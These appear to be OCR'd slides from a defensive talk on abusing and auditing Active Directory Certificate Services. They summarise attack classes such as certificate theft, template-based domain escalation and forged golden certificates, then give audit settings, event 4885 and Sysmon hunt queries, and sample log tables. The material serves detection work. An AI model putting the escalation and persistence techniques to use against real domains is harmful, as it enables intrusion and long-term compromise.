
# Abusing Active Directory Certification Services

- Active Directory Certificate Services has a lot of attack potential
- In June 2021, Will Schroeder and Lee Christensen from SpecterOps published a research named ”Certified Pre-Owned”, that demonstrates how an adversary can utilize and abuse the AD CS environment to elevate privileges, get a strong foothold and persistence within a network
- *”Of note, nearly every environment with AD CS that we’ve examined for domain escalation misconfigurations has been vulnerable. It’s hard for us to overstate what a big deal these issues are”* – SpecterOps Team


| | |
|---|---|
| **User Credential Theft (1 year +)** | Stealing existing user certificates capable of domain authentication or actively requesting a new certificate from a user’s context. *Survives user password changes and can be done without elevation or touching LSASS!* |
| **Machine Persistence (1 year +)** | Stealing existing system certificates capable of domain authentication or actively requesting a new certificate from a system’s context, combined with resource-based constrained delegation (or just S4U2Self). *Survives machine password changes and can be done without touching LSASS!* |
| **Domain Escalation Paths** | Misconfigured certificate templates that allow Subject Alternative Name (SAN) specification, vulnerable Certificate Request Agent templates, vulnerable template ACLs, the EDITF_ATTRIBUTESUBJECTALTNAME2 flag being set, vulnerable CA permissions, or NTLM relay to web enrollment endpoints. |
| **Domain Persistence** | Stealing the certificate authority’s private key and forging “golden” certificates. |



# Abusing Active Directory Certification Services





# Audit Certification Services





To configure Certification Service audit, you must enable ”Audit Certification Services” subcategory of advanced audit policy, and at the level of the CA server, additionally determine which event categories should be logged.


It is recommended to select all events to audit!








# Audit modifications of CA audit policy. Useful events



# Audit modifications of CA audit policy. Let's hunt it!

Search for modifications of the audit filter:

*EventID:4885*


| Time | EventID | Channel | SubjectUserName | SubjectUserSid | AuditFilter |
|---|---|---|---|---|---|
| May 16, 2022 @ 10:08:39.904 | 4885 | Security | dadmin | S-1-5-21-3970906361-1696223450-2713567039-1104 | 84 |
| May 16, 2022 @ 10:06:01.052 | 4885 | Security | dadmin | S-1-5-21-3970906361-1696223450-2713567039-1104 | 127 |
| May 16, 2022 @ 10:05:33.833 | 4885 | Security | dadmin | S-1-5-21-3970906361-1696223450-2713567039-1104 | 118 |

Search for changing of the related registry value:

*EventID:13 AND TargetObject:("*\\Services\\CertSvc\\Configuration*" AND "\\AuditFilter")*


| Time | EventID | Channel | Category | Image | TargetObject | Details |
|---|---|---|---|---|---|---|
| May 16, 2022 @ 10:08:39.904 | 13 | Microsoft-Windows-Sysmon/Operational | Registry value set (rule: RegistryEvent) | C:\Windows\system32\certsrv.exe | HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\AuditFilter | DWORD (0x00000054) |
| May 16, 2022 @ 10:06:01.052 | 13 | Microsoft-Windows-Sysmon/Operational | Registry value set (rule: RegistryEvent) | C:\Windows\system32\certsrv.exe | HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\AuditFilter | DWORD (0x0000007f) |


# What events are we interested in?

